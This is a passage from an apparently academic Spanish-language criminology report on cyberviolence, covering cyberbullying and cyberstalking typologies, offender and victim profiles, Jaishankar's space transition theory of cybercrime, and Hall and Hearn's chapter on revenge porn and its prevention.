Del mismo modo, Christina Aguilera, Mila Kunis y Scarlett Johansson acordaron testificar públicamente en contra del autor de los hechos con la esperanza de aumentar la conciencia pública sobre ese tipo de violencia cibernética. Christina Aguilera admitió que ninguna compensación puede aliviar la sensación de inseguridad que se deriva de tal invasión de la privacidad. Scarlett Johansson compartió la humillación y la vergüenza que sintió cuando Christopher Chaney reveló fotos de ella desnuda, mientras que la actriz y cantante Renee Olstead declaró al tribunal que intentó suicidarse.
Si bien Christopher Chaney se disculpó por todas sus acciones y reconoció un sentimiento de compasión hacia sus víctimas, los hechos revelan una cierta tendencia hacia el voyerismo, reforzada por un comportamiento obsesivo y compulsivo. En diciembre de 2012 fue condenado a 10 años de prisión. De acuerdo con el juez de distrito estadounidense S. James Otera, «este tipo de delitos son tan graves y perniciosos como el acoso físico».

La investigación está empezando a interesarse por la ciberviolencia y el uso de Internet para facilitar tales actos (Holt y Bossler, 2014). La frecuencia de uso de los medios electrónicos asociada con el drástico aumento del uso de teléfonos móviles hacen que aumente el riesgo de estar involucrado en casos de ciberviolencia, tanto como víctima como como delincuente (Smith, Mahdavi, Carvalho, Fisher, Russell y Tippett, 2008; Holt y Bossler, 2014).

Wall (2001) define la ciberviolencia como la difusión en línea de material ofensivo, hiriente y peligroso. Al igual que en ciberdelitos anteriores, la ciberviolencia es una categoría genérica que abarca una variedad de actos. Entre ellos se incluyen la intimidación (bullying) y el acoso (stalking, harassment). Estas son las categorías actualmente más referenciadas y sobre las que tenemos más datos (Holt y Bossler, 2014).

Dubé y Drouin (2015, citado por Bernier, 2016) utilizan el ciberacoso para definir el uso de las tecnologías de la información y la comunicación (TIC) para establecer una comunicación virtual iterativa con otra persona con el fin de cometer actos repetidos de violencia psicológica. El ciberacoso implica amenazar, insultar, acosar o herir a personas por medios electrónicos, como el correo electrónico y los teléfonos celulares (Beran y Li, 2005).

El ciberacoso puede adoptar la forma de solicitación sexual no deseada, acoso sexual, comportamiento voyerista, comentarios obscenos y spam (Behm-Morawitz y Schipper, 2015). Una de las formas que empieza a generalizarse es el «porno vengativo». Consiste en la difusión o el intercambio, en línea (a veces fuera de línea) y no consentido, de imágenes explícitas de alguien, por una pareja o expareja, o por piratas (Hall, 2017).

La ciberintimidación se define como una conducta hostil, repetitiva y mediada electrónicamente que un individuo o grupo de individuos utiliza para causar daño o incomodidad a otros (Tokunaga, 2010). Podemos encontrar varias formas de ciberintimidación: agresiones directas, que implican la participación de la víctima, y agresiones indirectas, que afectan a la víctima indirectamente (Willard, 2005).

Willard (2005) identifica siete formas de agresión que pueden estar asociadas con la ciberintimidación :

i. El acoso en línea (online harrassment), que implica el envío de numerosos mensajes ofensivos directamente a la persona objetivo por correo electrónico o servicios de mensajería instantánea;

ii. El flaming consiste en ataques personales a un miembro o grupo de miembros de una red social, que se publican con el objetivo de castigar a quienes tienen una determinada opinión en lugar de para promover un debate;

iii. Las calumnias (putdowns) implican la publicación o el intercambio con otras personas de la misma red social de material que tiene la intención de ser dañino o infundado (rumores falsos, imágenes modificadas, recopilación en vídeo de incidentes embarazosos, etc.) sobre la persona objetivo;

iv. El outing consiste en hacer pública, a veces de forma falsamente accidental, información de carácter privado o embarazoso (publicación de datos personales, fotografías comprometedoras, mención de una relación mantenida en secreto, etc.) sobre la persona objetivo;

v. Los intentos de acercamiento no deseado (cyberstalking) ocurren cuando un individuo causa angustia a la persona objetivo al solicitar repetidamente su atención de manera inapropiada o no deseada o vigila sus actividades en línea con el fin de facilitar un futuro acercamiento;

vi. La farsa [masquerade] se produce cuando el agresor afirma ser otra persona para difundir material dañino o utiliza la identidad de la persona objetivo para manipular sus relaciones sociales;

vii. El rechazo [exclusion] es echar a un miembro de un grupo en línea de una manera injusta o innecesariamente cruel.

Welsh y Lavoie (2012) argumentan que la ciberintimidación y el ciberacoso son formas diferentes de ciberacoso. El parámetro para diferenciar estos dos tipos de ciberacoso sería la edad. Por ejemplo, la ciberintimidación describiría una categoría de ciberacoso que involucra más bien a niños y jóvenes, mientras que el ciberacoso se referiría a adultos (Miller, 2006, Welsh y Lavoie, 2012).

Perfil de los delincuentes

Como se ha visto al hablar del fraude, el no estar frente a la víctima a menudo produce su deshumanización, lo que hace que el perpetrador sea mucho más extremo y ofensivo en sus comentarios (Bernier, 2016). La intimidación implica un pulso y una relación de poder del intimidador sobre la víctima, facilitado en gran medida por el anonimato que ofrece Internet (Bourque, 2012). Ese pulso será más accesible para nuevas personas debido a la configuración de Internet. También se ha demostrado que dicho pulso lo suele imponer un «amigo» (en el sentido de las redes sociales) y no un extraño (Mishna, Wiener y Pepler, 2008).

La ciberintimidación afecta más bien a adolescentes jóvenes. Además, aunque la mayoría de los intimidadores tradicionales son chicos, la ciberintimidación la cometen tanto chicas como chicos (Cappadocia, Craig y Pepler, 2013).

La venganza y los arrebatos son dos de las principales motivaciones de las diversas manifestaciones de la ciberintimidación (Shariff, 2009, p. 35).

Los investigadores han observado que el comportamiento intimidatorio está relacionado con un bajo autocontrol. Sin embargo, esa relación no sería tan fuerte para la ciberintimidación como para el acoso tradicional (Kerstens y Veenstra, 2015). Las personas que participan en un acto de ciberintimidación tienen una sensación de impunidad. Pero se ha demostrado que esos jóvenes sienten empatía.

Contar con buenas competencias informáticas y el conocimiento de los entornos virtuales suelen ser factores asociados con el riesgo de tornarse un intimidador o un acosador (Chehab, 2016).

Así, los jóvenes que cometen actos de intimidación y acoso también serían ellos mismos víctimas de intimidación y acoso, tanto en línea como fuera de línea (Kerstens y Veenstra, 2015). Es interesante añadir que la calidad de la supervisión de los padres influye en el comportamiento en línea de los jóvenes. Al hablar con regularidad sobre sus hábitos de navegación con sus padres, estos jóvenes tendrían la mitad de probabilidades de victimizar a sus compañeros (Ybarra y Mitchell, 2004).

Además de estos perfiles de intimidación, el porno vengativo también es perpetrado por individuos que quieren ejercer poder y control sobre sus víctimas. En la contribución de Hall y Hearn veremos que el perfil de estos autores comienza a ser analizado hoy y que más allá de la simple venganza que justifica el acto cometido, sería más bien una reacción por la mutilación que sienten los hombres al perder poder en su relación (Hall, 2017).

Perfil de las víctimas

Hay más niñas que niños víctimas de algún tipo de acoso cuando interactúan en línea (Cappadocia, Craig y Pepler, 2013; Wade y Beran, 2011). De hecho, según Holt y Bossler (2008), el mero hecho de ser mujer aumenta el riesgo de ser acosada en línea en 2,75 y triplica el riesgo de ser objeto de insinuaciones sexuales.

Holt y Bossler (2008) y Reyns, Henson y Fisher (2011) pretenden mostrar que se pueden establecer varios vínculos entre la teoría de las actividades rutinarias y la victimización asociada con el ciberacoso. El objetivo adecuado, que es uno de los tres factores que se han de dar para la comisión de un delito, sería una persona que pasa mucho tiempo en sitios de chat en línea, utiliza mucho las redes sociales y usa a menudo su buzón de correo. Parece que los conocimientos de informática solo son un factor de protección para los hombres. También parece que los antivirus y otros programas de protección no son útiles para prevenir los riesgos de victimización en el contexto del ciberacoso, ya que solo protegen los ataques cometidos contra la computadora. El hecho de que las mujeres se involucren en comportamientos desviados en línea, como la piratería informática, o de que tengan amigos que tengan tales comportamientos, aumenta significativamente el riesgo de victimización de acoso e intimidación. Además, el hecho de poner fotos en línea y añadir a personas desconocidas a estos perfiles de redes sociales tiene un impacto en el riesgo de victimización.

La ciberviolencia, el acoso o la intimidación tienen efectos de-

vastadores en la vida de las víctimas. Blaya (2011) informa que el impacto de la ciberviolencia puede ser más grave que el de la violencia tradicional. El acoso o la intimidación pueden darse en cualquier lugar y en cualquier momento, pues el hogar ya no sirve de refugio. Además, la víctima no conoce necesariamente la identidad del intimidador o del acosador, por lo que la víctima vive en una angustia perpetua de poder encontrarse con su agresor. Las víctimas de la ciberviolencia sufren graves consecuencias psicológicas. En particular, corren un mayor riesgo de depresión o suicidio (Holt y Bossler, 2014).

Así pues, hoy en día es necesario prevenir mejor este tipo de delitos y la investigación debe comenzar a evaluar los impactos de los planes de prevención ya existentes, como veremos en el próximo capítulo.

Conclusión

El objetivo de este capítulo era examinar el avance de la investigación criminológica en relación con la ciberdelincuencia. Resulta esencial contar con una mejor comprensión de los factores de riesgo personales y contextuales para lograr una prevención más eficaz y mejor dirigida. Así, vimos en primer lugar que, a pesar de que la ciberdelincuencia no es una realidad nueva, la investigación todavía tiene mucho trabajo por hacer para comprender mejor este fenómeno; la escala y la velocidad a la que ha surgido constituyen retos importantes tanto para el mundo académico como para los responsables de la toma de decisiones.

El primer problema que hemos planteado se refiere a la falta de consenso sobre la propia definición de ciberdelincuencia. Esta falta de consenso tiene un efecto dominó en todo el proceso de investigación. Al no considerar la misma definición de ciberdelincuencia en general, y de los ciberdelitos en particular, los resultados obtenidos son algo irregulares y muy difíciles de comparar a nivel internacional. Dicha falta de datos probatorios no ayudará a elaborar políticas públicas eficientes ni tampoco a poner en marcha colaboraciones efectivas.

Además, la investigación es bastante limitada y se lleva a cabo principalmente en los países desarrollados, a pesar de que Internet se ha generalizado en todo el mundo (Carignan, 2015). A continuación hemos visto que las teorías criminológicas utilizadas hoy en día son principalmente de orientación sociológica, aunque hay un corpus de investigación con un enfoque psicológico que está empezando a emerger, pero que todavía necesita profundizarse.

Por último, los tres ciberdelitos estudiados aquí reflejan la complejidad de la ciberdelincuencia. Es muy difícil, si no imposible, identificar un perfil específico de delincuentes y víctimas. Los factores de riesgo de Internet (véase el recuadro 3.6) se suman a esto y dificultan el estudio de este problema.

La cibercriminología, que se define como «el estudio de las causas de los delitos que se cometen en el ciberespacio y tienen repercusiones en el espacio físico» (Jaishankar, 2007, p. 1), podría permitir abordar todos los problemas a los que se enfrenta actualmente la investigación sobre la ciberdelincuencia.

Recuadro 3.6. **Factores de riesgo de Internet (Koops, 2011, p. 740)**

1. 1. Un alcance mundial, que permite a los perpetradores buscar las computadoras y las víctimas más vulnerables, dondequiera que se encuentren en el mundo, sin tener que salir de sus hogares o del cibercafé más cercano (Yar, 2005, p. 421).

2. Así pues, la desterritorialización implica que la ciberdelincuencia es, por definición, esencialmente internacional, con retos importantes en términos de jurisdicción y colaboración internacional.

3. La organización del ciberespacio permite la creación de redes flexibles y descentralizadas dentro de las cuales los delincuentes pueden organizarse de manera flexible para dividir el trabajo o compartir competencias, conocimientos o herramientas (véase la sección 3.3 a continuación).

4. El ciberespacio también facilita el anonimato a los delincuentes que tienen los conocimientos necesarios y tratan de utilizar instrumentos de anonimización (...). Por otra parte, los delincuentes menos competentes desde el punto de vista tecnológico son (o se sienten) relativamente anónimos cuando llevan a cabo sus actividades a gran distancia, ocultos detrás de una dirección IP, un correo electrónico o una cuenta de Facebook fraudulenta, a menudo difíciles de conectar con un individuo específico (Sandywell, 2010, p. 44).

5. La posibilidad de interacciones remotas entre los perpetradores y las víctimas elimina las barreras sociales potenciales con las que se encuentran los perpetradores en las relaciones cara a cara; por lo tanto, la ciberdelincuencia implica relaciones anónimas, ocultas y en red entre las víctimas y los perpetradores (Sandywell, 2010, p. 44).

6. El entorno virtual facilita la manipulabilidad de datos y programas a un costo mínimo (Sandywell, 2010, p. 44) porque se basa en una representación digital (que permite copiar sin perder calidad y modificar sin dejar huellas), pero también porque Internet se construyó como una infraestructura abierta, con el fin de fomentar la innovación aportada por sus propios usuarios.

7. Además, este entorno permite la automatización

de los procesos penales, en los que un programa difundido por Internet puede lanzar y replicar un ataque millones de veces al mismo tiempo y durante largos períodos de tiempo, y en los que programas muy sencillos también pueden ser fácilmente adaptados por los famosos «script kiddies» para crear nuevos virus (Wall, 2007).

8. La cuestión de la escala también es importante, ya que la ciberdelincuencia puede multiplicar exponencialmente la escala de un delito, que sería mínima en un caso individual, pero que se convierte en un factor de daños importantes debido a su alcance mundial y masivo (Franks, 2010).

9. Del mismo modo, la explosión de las escalas permite la acumulación de beneficios individuales no sustanciales gracias a las denominadas técnicas «salami». Se trata de uno los principales desafíos relacionados con la ciberdelincuencia, que reduce al mínimo la presentación de denuncias, pero también las causas de la investigación y el enjuiciamiento de los delincuentes (Wall, 2007).

10. Así, la información se convierte en un bien valioso en el ciberespacio, en los mercados legales e ilegales (Wall, 2007, p. 32).

11. El ciberespacio tiene características estructurales que limitan la posibilidad de controles que sirven, en el mundo real, como barreras sociales y técnicas a la comisión de delitos (Yar, 2005, p. 423).

12. Por último, el ciclo de innovación en el ciberespacio es particularmente rápido, lo cual permite el desarrollo de nuevas técnicas e instrumentos en plazos muy breves, lo que facilita saltarse las medidas de seguridad y la creación de nuevos vectores y actividades delictivas.

Contribución

Cibercriminología y teoría de la transición espacial: contribución e impacto

K. Jaishankar
Profesor
Universidad Raksha Shakti (Universidad de Policía y Seguridad Interna)
International Journal of Cyber Criminology)
International Journal of Criminal Justice Sciences
India

Introducción

El ciberespacio ha sido tratado desde muchos campos de estudio. Sin embargo, la criminología llegó demasiado tarde a explorar este espacio y abordar la nueva forma de delincuencia denominada ciberdelincuencia. Planteé una nueva subdisciplina académica de Criminología llamada Cibercriminología en 2007, con el lanzamiento de una revista: la International Journal of Cyber Criminology (www.cybercrimejournal.com). Académicamente acuñé el término cibercriminología y definí la cibercriminalidad como «el estudio de la causalidad de los delitos que ocurren en el ciberespacio y su impacto en el espacio físico» (Jaishankar, 2007a, pár. 1). Como disciplina académica, la cibercriminalidad abarca un campo multidisciplinario de investigación: criminología, sociología, psicología, victimología, tecnología de la información y ciencias de la computación e Internet. «En su esencia, la cibercriminalidad comprende el examen de la conducta delictiva y la victimización en el ciberespacio desde una perspectiva teórica criminológica o conductual» (Jaishankar, 2010, 2011; Ngo y Jaishankar, 2017, p. 4; Jaishankar, 2017).

Teoría de la transición espacial de la ciberdelincuencia: una teoría única para promover la disciplina de la ciberdelincuencia

Hay muchos estudiosos que han intentado analizar la causalidad de los delitos cibernéticos con teorías tradicionales, como la teoría del aprendizaje social, la teoría de las actividades rutinarias y la teoría de la deriva y la neutralización. Sin embargo, no obtuvieron mucho éxito en su explicación de los delitos cibernéticos, ya que el ciberespacio es un espacio totalmente nuevo y la ciberdelincuencia es una nueva forma de delincuencia (Yar, 2005; Jaishankar, 2007b, 2015). Propuse la teoría de la transición espacial de la ciberdelincuencia (2008) porque descubrí que no existe ninguna teoría específicamente creada para abordar la causalidad de la ciberdelincuencia. Presenté esta teoría por primera vez en el John Jay College of Criminal Justice de la Universidad de la Ciudad de Nueva York (Estados Unidos) en 2007. Más tarde, publiqué esta teoría como capítulo en un libro titulado Crimes of the Internet, editado por Frank Schmalleger y Michael Pittaro (2008) y publicado por Prentice Hall en Estados Unidos (Jaishankar y Chandra, 2017).


La teoría de la transición espacial de la ciberdelincuencia (2008) promueve un avance en el campo de la cibercriminología. «La teoría de la transición espacial es una explicación sobre la naturaleza del comportamiento de las personas que ponen de manifiesto su comportamiento conformista y no conformista en el espacio físico y el ciberespacio (Jaishankar, 2008, pp. 292-296). La teoría de la transición espacial sostiene que las personas se comportan de manera diferente cuando se desplazan de un espacio a otro» (Jaishankar, 2008, pp. 292-296; Jaishankar y Chandra, 2017).

Premisas de la teoría de la transición espacial (Jaishankar, 2008)

1. Las personas con conductas delictivas reprimidas (en el espacio físico) tienen propensión a cometer delitos en el ciberespacio, que de otro modo no cometerían en el espacio físico, debido a su condición y posición.
2. La flexibilidad de la identidad, el anonimato disociativo y la falta de factores de disuasión en el ciberespacio proporcionan a los delincuentes la opción de cometer ciberdelitos.
3. El comportamiento delictivo de los delincuentes en el ciberespacio es probable que se importe al espacio físico, y del espacio físico también puede exportarse al ciberespacio.
4. Las operaciones intermitentes de los delincuentes en el ciberespacio y la naturaleza dinámica espacio-temporal del ciberespacio ofrecen la oportunidad de escapar.
5. a) Es probable que los desconocidos se unan en el ciberespacio para cometer delitos en el espacio físico. b) Es probable que los asociados en el espacio físico se unan para cometer delitos en el ciberespacio.
6. Las personas de una sociedad cerrada tienen más probabilidades de cometer delitos en el ciberespacio que las de una sociedad abierta.
7. El conflicto entre las normas y los valores del espacio físico y las normas y los valores del ciberespacio puede conducir a delitos cibernéticos.

Retos al poner a prueba la teoría de transición espacial

Esta teoría ha sido sometida a prueba empíricamente por pocos estudiosos: Zhang (2009), Danquah y Longe (2011) y, más recientemente, Kethineni, Cao y Dodge (2017). Danquah y Longe (2011) pusieron a prueba la teoría de la transición espacial en Ghana. «Concluyeron que la teoría de la transición espacial es más aplicable para el ciberallanamiento, el ciberfraude y el ciberrobo y la ciberpornografía que para la ciberviolencia» (Kethineni, Cao and Dodge, 2017, p. 7). Kethineni, Cao y Dodge (2017, pp. 13 y 14) probaron la teoría de la transición espacial en su estudio y les resultó de cierta ayuda. Según mencionan: «El presente estudio refrenda algunas de las explicaciones teóricas propuestas por la teoría de la transición espacial. En particular, la



Fuente: Modelo de Transición Espacial derivado de Jaishankar (2008), por Danquah y Longe (2011)

flexibilidad de la identidad, el anonimato disociativo, la facilidad de asociación en línea y la falta de disuasión traen cada vez más delincuentes tradicionales a Internet... Además, en este estudio se ha respaldado la noción de que los ciberdelincuentes eligen el ciberespacio cuando hay un conflicto entre las normas y los valores del espacio físico y las normas y los valores del ciberespacio» (Jaishankar y Chandra, 2017).

Pese al hecho de que la teoría de la transición espacial ha sido sometida a prueba por pocos estudiosos, hay algunos retos en torno a la dificultad de poner a prueba esta teoría, algo que han destacado varios estudiosos (Holt, Bossler y Spellar, 2015; Holt y Bossler, 2016). Cabe señalar que la obtención de datos sobre los delincuentes de ciberdelitos es una tarea onerosa, de lo que se sigue la dificultad de poner a prueba la teoría de la transición espacial. También Kethineni, Cao y Dodge (2017, pp. 13 y 14) señalan ese hecho: «Aunque los estudios de caso apoyan en parte la teoría de la transición espacial, se necesitan más datos para probar empíricamente todas sus premisas.» En esta etapa resultará difícil obtener una gran población de ciberdelincuentes, aunque es posible que esta cuestión se resuelva en el futuro. Los ciberdelitos crecerán aún más en el futuro y habrá una delgada línea entre los delincuentes fuera de línea y los delincuentes en línea, lo que permitirá obtener una mayor población de ciberdelincuentes, y poner a prueba de la teoría de la transición espacial será mucho más factible en la situación actual (Jaishankar y Chandra, 2017).

Además, la teoría de la transición espacial no explica todas las formas de delitos cibernéticos (Danquah y Longe, 2011; Jaishankar y Chandra, 2017). Si una sola teoría criminológica no es capaz de explicar todas las formas de delito, ¿cómo explicaría una sola teoría de la ciberdelincuencia todas las formas de ciberdelincuencia? Creo que la teoría de la transición espacial es solo un punto de partida de las teorías sobre la ciberdelincuencia y espero que en el futuro los académicos elaboren más teorías sobre la ciberdelincuencia.

Conclusión

El crecimiento del campo de la ciberdelincuencia es apremiante, puesto que en la última década hemos asistido a un crecimiento de los delitos cibernéticos. Bachmann (2008) destacó que el crecimiento del campo de la cibercriminalidad trasparece a través de dos fuertes indicadores. En primer lugar, el lanzamiento de la revista especializada International Journal of Cyber Criminology en 2007 y, en segundo lugar, el importante crecimiento de las publicaciones académicas (libros, artículos de revistas y reseñas de libros) en el ámbito de la ciberdelincuencia y la cibercriminología en los últimos diez años desde el establecimiento del campo de la ciberdelincuencia por K. Jaishankar. Además, la teoría de la transición espacial de los ciberdelitos es «acreditada por muchos estudiosos (Diamond y Bachmann, 2015; Holt y Bossler, 2014, 2016; Holt, Bossler y Spellar, 2015; Moore, 2012, Wada, Longe y Danquah, 2012) como una contribución destacada al campo de la criminología en general y de la cibercriminología en particular» (Ngo y Jaishankar, 2017, p. 5; Jaishankar, 2017).

Moore (2010) ha dedicado un capítulo a la cibercriminología en su libro titulado Cybercrime Investigating High-Technology Computer Crime. Stalans y Finn (2016, pp. 502 y 503) afirman: «Es un campo de estudio reciente, pero se empiezan a acumular conocimientos sobre muchas formas de ciberdelincuencia, incluidas colecciones de libros que presentan investigaciones de todo el mundo (por ejemplo, Jaishankar, 2011; Kshetri, 2013; Wall, 2007) y nueve (la cursiva es mía) revisiones sobre el estado actual del conocimiento» (Bachmann, 2008; Choi, 2015; Diamond y Bachmann, 2015; França, 2018; Holt y Bossler, 2014, 2016; Maras, 2016; Nhan y Bachmann, 2010; Ngo y Jaishankar, 2017; Stalans y Finn, 2016).

Ngo y Jaishankar (2017, p. 5) afirman: «El avance en el campo de la cibercriminología es un área de investigación destacada y pertinente (Jaishankar, 2010), porque a diferencia de la delincuencia

tradicional o de la delincuencia cometida en el mundo físico, la ciberdelincuencia o la delincuencia cometida en el mundo virtual tiene el potencial de causar enormes daños, tanto tangibles (es decir, pérdidas económicas) como intangibles (por ejemplo, el uso no autorizado de datos personales)». Moore (2012, p. 283) afirma que: «No se puede negar que esta área de la criminología (la cibercriminología) es extremadamente interesante y que seguramente se convertirá en un campo muy investigado de la conducta delictiva». Así pues, se prevé que el campo de la cibercriminología crecerá en mayor medida, sin dejar de lado ni marginalizar a la criminología convencional (Jaishankar, 2017).

Contribución

Infracción por difusión de imágenes sexuales, porno vengativo, ciberabusos y prevención

Matthew Hall
Ph. D, Investigador, Universidad del Ulster
Reino Unido

Jeff Hearn
Profesor Emérito
Escuela de Economía Hanken, Finlandia

Introducción

La infracción por difusión de imágenes sexuales o el abuso sexual por imágenes o la pornografía no consentida o, más coloquial y simplemente, el «porno vengativo», implica la difusión en línea, a veces fuera de línea, sin consentimiento, o compartir imágenes explícitas de otra persona buscando venganza, entretenimiento o por motivos políticos. Aunque las exparejas masculinas son los principales perpetradores, también pueden correr a cargo de las parejas actuales, (ex)amigos tanto de las víctimas como de los perpetradores, personas conocidas por la víctima, personas que buscan vengarse de sus amigos, piratas informáticos y troles, entre otros (Tyler, 2016).

El impacto negativo que tiene en las víctimas es significativo y profundo en términos de salud y bienestar físico y psicológico, al igual que sucede con muchas otras formas de violencia y abuso sexual y de género. Las víctimas reportan una serie de efectos negativos: sentimientos de humillación, vergüenza, bochorno y daño a la reputación con las parejas, la familia, los amigos, los compañeros de trabajo y en público; vergüenza sexual, problemas sexuales y problemas de imagen corporal con las parejas sexuales; problemas en los estudios y el empleo; tornarse paranoico e hipervigilante y preocupado por la seguridad personal. Por ejemplo, algunos han informado que han sido acechados, acosados y amenazados con una violación en grupo al haberse hecho públicos sus datos personales. Algunas víctimas han llegado a quitarse la vida (Citron y Franks, 2014).

Tecnología, difusión de imágenes y ciberabusos

El auge de los teléfonos inteligentes ha facilitado la explosión del sexting (o sexteo), es decir, el envío de imágenes sexuales explícitas por mensaje de texto (Hasinoff, 2015). Una encuesta entre 5000 adultos (Match.com, 2012) reveló que el 57% de los hombres y el 45% de las mujeres habían recibido una foto explícita en su teléfono, y el 38% de los hombres y el 35% de las mujeres habían enviado una. Una vez que esto sucede, esas imágenes aparentemente «privadas» podrían pasar a estar disponibles para que todo el mundo las vea si se suben y comparten en la Web (Penney, 2013).

Compartir imágenes explícitas de otra persona en la Web sin su consentimiento es otra parte más de las múltiples posibilidades de socialidades, sexualidades y violencias virtuales/en línea, específicamente los ciberabusos, es decir, el comportamiento en línea que tiene la intención de dañar a otra persona, a menudo repetidamente, donde la víctima suele ser incapaz de defenderse (Slonje, Smith y Frisén, 2013). El quid de la cuestión del ciberabuso es el desequilibrio de poder y la falta de consentimiento, que a menudo se ve facilitado por la capacidad del perpetrador de permanecer en el anonimato. Los abusos en línea pueden adoptar diversas formas, como la ciberintimidación, el ciberacoso —es decir, la intención de amenazar o inducir miedo a la persona a la que van dirigidos haciendo circular o enviando mensajes y fotografías de manera repetida, a menudo a través de hipervínculos a sitios pornográficos con fines de venganza—, la agresión en línea, el flaming[21], el happy slapping[22], el acoso y el troleo (Hearn y Parkin, 2001). El «porno vengativo» se superpone y comparte similitudes con estas formas de ciberabusos, tales como la publicación de imágenes o películas explícitas junto con textos ofensivos con la intención de violar, dañar, abusar o humillar. Estas imágenes o películas también pueden ir acompañadas de mensajes de correo electrónico abusivos, «tag-team-style pile-ons» en foros de Internet y ataques personales en las secciones de comentarios de blogs y artículos de periódicos (Svoboda, 2014, p. 48). El «porno vengativo» también puede compartir otras características con otras formas de ciberabuso, como el daño intencionado a la reputación de alguien mediante la difusión de chismes maliciosos, rumores o fotos (estas pueden estar manipuladas digitalmente, por ejemplo con deepfakes[23]); y la publicación (outing) y el engaño (tricking), consistente en compartir o engañar a alguien para que revele aspectos de su vida privada, con la intención de avergonzarlo (Lacey, 2007).

El «porno vengativo» explota las numerosas características de las TIC y las elabora de múltiples maneras, con posibilidades y efectos indefinidos. Las TIC aportan diversas características distintivas a la vida cotidiana: compresión espacio-temporal de la distancia y la separación física, instantaneidad en tiempo real, asincronía, reproducibilidad de imágenes, creación de cuerpos virtuales, difuminación entre lo «real» y lo «representacional». Más concretamente, las posibilidades de las redes de comunicación informatizadas comportan un mayor ancho de banda, portabilidad inalámbrica, conectividad globalizada y personalización (Wellman, 2001), e incluso la abolición de fronteras estrictas entre la red y la realidad material, entre en línea y fuera de línea (Gilbert, 2013). Esto plantea cuestiones complejas, por ejemplo, la forma en que esas violaciones pueden ser simultáneamente físicas y virtuales. No es reducible a una sola forma o posibilidad, sino que puede ser multimedia, y podría ser comprensible solo en el contexto de una serie de prácticas sociales más allá del mensaje de venganza pornográfica visible y legible. Por ejemplo, una publicación en particular puede hacer referencia, implícita o explícitamente, a otro tema o acontecimiento social anterior fuera de línea y fuera de pantalla, positivo o negativo, para una, ambas o más partes, que no sería descifrable por una parte o un espectador no invo-

lucrado. Las instancias específicas pueden ser parte de una cadena de hechos, ocurrencias, tiempos y lugares. Además, el porno vengativo y las violaciones relacionadas por imágenes sexuales pueden verse desde la perspectiva de la naturaleza procesual de la web interactiva, en la que «produsuarios», «prosumidores» y otros híbridos crean la web de manera interactiva, a veces para audiencias presupuestas pero desconocidas (Whisnant, 2010), como se evidencia en la pornografía casera, los selfis, los selfis de famosos, los selfis de desnudos, las vidas en línea, los desafíos de neknominate (el desafío de la bebida) y otros.

Combatir la infracción por difusión de imágenes, el porno vengativo y los ciberabusos

En términos más generales, la lucha contra los ciberabusos debería incluir cuestiones políticas, legales, educativas, de intervención y de apoyo. Por ejemplo, no hay leyes universales para condenar a los autores de infracción por difusión de imágenes y porno vengativo. En muchos países, los marcos jurídicos penales o no existen o hacen que sea muy difícil lograr una condena (Franks, 2016). Sin leyes internacionales, es probable que sea muy difícil perseguir a los autores de estos delitos y a quienes los facilitan (Topping, 2016). Queda mucho por hacer para detener a las organizaciones que alojan tales imágenes sexuales y motores de búsqueda vinculados con porno vengativo y sitios de porno vengativo. Podría decirse que también deberían existir leyes civiles más fuertes para que las víctimas puedan demandar a los perpetradores por daños y perjuicios.

También es necesario sensibilizar a la opinión pública y a la población acerca de los posibles riesgos de la pornografía vengativa que pueden derivarse del sexteo, por ejemplo (Hasinoff, 2015). Un método para hacerlo es incluirlo en los planes de estudio sobre el sexo y las relaciones. Según los informes, las organizaciones benéficas y los grupos educativos están preocupados por el hecho de que a muchos adolescentes no se les enseña sobre temas como el sexteo, la pornografía en línea, el consentimiento y las relaciones saludables, así como la ilegalidad del sexteo infantil y el porno vengativo. El enfoque principal de los planes de estudio sobre el sexo y las relaciones tiende a centrarse en la sexualidad y la salud, y en lo que constituye una relación saludable; también se debería incluir cómo comunicarse en línea, y ocuparse asimismo del final de las relaciones, la resolución de problemas y la formación sobre habilidades para relacionarse y regulación de las emociones (Lundgren y Amin, 2015).

Muchos programas de apoyo a las víctimas de delitos de género y sexuales tienden a centrarse en cómo reducir el riesgo de revictimización, como el apoyo social y los comportamientos de seguridad. Sin embargo, la mayoría suelen centrarse en el proceso legal de llevar a los delincuentes ante los tribunales o en la eliminación de las imágenes. No obstante, es necesario hacer más para ayudar a las víctimas a hacer frente a las consecuencias. Así, sería útil que se reforzaran los protocolos de cooperación entre las autoridades competentes y los servicios de apoyo existentes para proporcionar una serie de servicios de apoyo emocional y práctico, y que se creara una página web para la difusión de materiales de aprendizaje y apoyo destinado a las víctimas, los educadores, los organismos y los medios de comunicación.

